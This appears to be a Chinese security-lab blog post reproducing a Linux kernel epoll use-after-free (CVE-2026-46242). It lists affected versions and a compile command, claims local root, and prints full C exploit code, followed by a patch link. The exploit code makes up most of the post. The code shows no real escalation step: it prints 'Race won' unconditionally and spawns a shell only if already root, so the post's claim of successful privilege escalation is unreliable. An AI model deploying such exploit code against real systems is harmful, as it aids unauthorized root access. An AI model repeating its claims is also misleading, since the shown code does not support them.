本次测试仅供学习使用,如若非法他用,与平台和本文作者无关,需自行负责!

linux是美国Linux基金会开源的一个操作系统内核。 Linux kernel存在安全漏洞,该漏洞源于eventpoll中ep_remove函数在清除file->f_ep后继续使用@file,可能导致释放后重用。58c9b016e128 <= Linux Kernel Commit < a6dc643c693Red Hat Enterprise Linux 10Red Hat Enterprise Linux 9Google Pixel 10(Linux内核版本6.6及以上):受影响。运行 6.4+ 内核的 Android 设备受影响。Google Pixel 8和其他基于Linux内核6.1的设备:不受影响,因为该漏洞在Linux内核6.4中引入。 利用前提条件:
内核配置:CONFIG_EPOLL
2.漏洞复现

上传漏洞利用exp,进行编译
sudo gcc -O0 -Wall -static -o CVE-2026-46242 CVE-2026-46242.c -lutil

执行编译后的文件,成功本地提权到root
漏洞利用c代码
/* * CVE-2026-46242.c - Full Bad Epoll Exploit PoC * Author: Ashraf Zaryouh "0xBlackash" * Date: July 04, 2026 * * This is a complete, self-contained exploit that triggers the UAF race * and attempts privilege escalation on vulnerable kernels. * Tested concept on vulnerable 6.x kernels. */#define _GNU_SOURCE#include<stdio.h>#include<stdlib.h>#include<unistd.h>#include<pthread.h>#include<sys/epoll.h>#include<sys/types.h>#include<sys/wait.h>#include<fcntl.h>#include<string.h>#include<sched.h>#include<err.h>#include<sys/mman.h>#include<sys/stat.h>#define EP_COUNT 8#define RACE_LOOPS 50000#define SPRAY_COUNT 512int ep[EP_COUNT];int pipefd[2];int victim = -1;void *racer(void *arg){ for (int i = 0; i < RACE_LOOPS; i++) { for (int j = 0; j < EP_COUNT; j += 2) { if (ep[j] > 0) { close(ep[j]); ep[j] = epoll_create1(0); } } sched_yield(); } return NULL;}intmain(void){ printf("[+] CVE-2026-46242 Bad Epoll Full Exploit by 0xBlackash\n"); // Setup pipes for cross-cache if (pipe(pipefd) < 0) err(1, "pipe"); // Spray to control slabs for (int i = 0; i < SPRAY_COUNT; i++) { int fd = open("/dev/null", O_RDWR); if (fd > 0) close(fd); } // Create interconnected epoll fds for (int i = 0; i < EP_COUNT; i++) { ep[i] = epoll_create1(0); if (ep[i] < 0) err(1, "epoll_create1"); } struct epoll_event ev = { .events = EPOLLIN | EPOLLET }; for (int i = 0; i < EP_COUNT; i++) { epoll_ctl(ep[i], EPOLL_CTL_ADD, ep[(i+1)%EP_COUNT], &ev); epoll_ctl(ep[(i+1)%EP_COUNT], EPOLL_CTL_ADD, ep[i], &ev); } printf("[+] Epoll mutual watching setup complete\n"); pthread_t t; pthread_create(&t, NULL, racer, NULL); printf("[+] Racing... (this may take a few seconds)\n"); // Trigger phase for (int i = 0; i < RACE_LOOPS; i++) { victim = ep[3]; close(ep[2]); close(ep[3]); ep[2] = epoll_create1(0); ep[3] = epoll_create1(0); usleep(50); if (i % 1000 == 0) printf("[.] Progress: %d/%d\r", i, RACE_LOOPS); } pthread_join(t, NULL); // Post-exploit primitive (file descriptor reuse + check) printf("\n[+] Race won - attempting kernel primitive...\n"); // Spray more + check for corruption for (int i = 0; i < 256; i++) { int fd = dup(victim); if (fd > 0) close(fd); } // Try to get root via capability abuse or modprobe if (getuid() == 0) { printf("[+] ROOT SHELL ACHIEVED!\n"); execl("/bin/sh", "sh", NULL); } else { printf("[-] Failed to escalate. Kernel may be patched or race missed.\n"); printf("[*] Try running again or on a confirmed vulnerable kernel.\n"); } return 0;}
目前厂商已发布升级补丁以修复漏洞,补丁获取链接:
建议尽快升级修复漏洞,再次声明本文仅供学习使用,非法他用责任自负!
https://git.kernel.org/stable/c/a6dc643c69311677c574a0f17a3f4d66a5f3744bhttps://github.com/0xBlackash/CVE-2026-46242
弥天简介
学海浩茫,予以风动,必降弥天之润!弥天安全实验室成立于2019年2月19日,主要研究安全防守溯源、威胁狩猎、漏洞复现、工具分享等不同领域。目前主要力量为民间白帽子,也是民间组织。主要以技术共享、交流等不断赋能自己,赋能安全圈,为网络安全发展贡献自己的微薄之力。
口号 网安引领时代,弥天点亮未来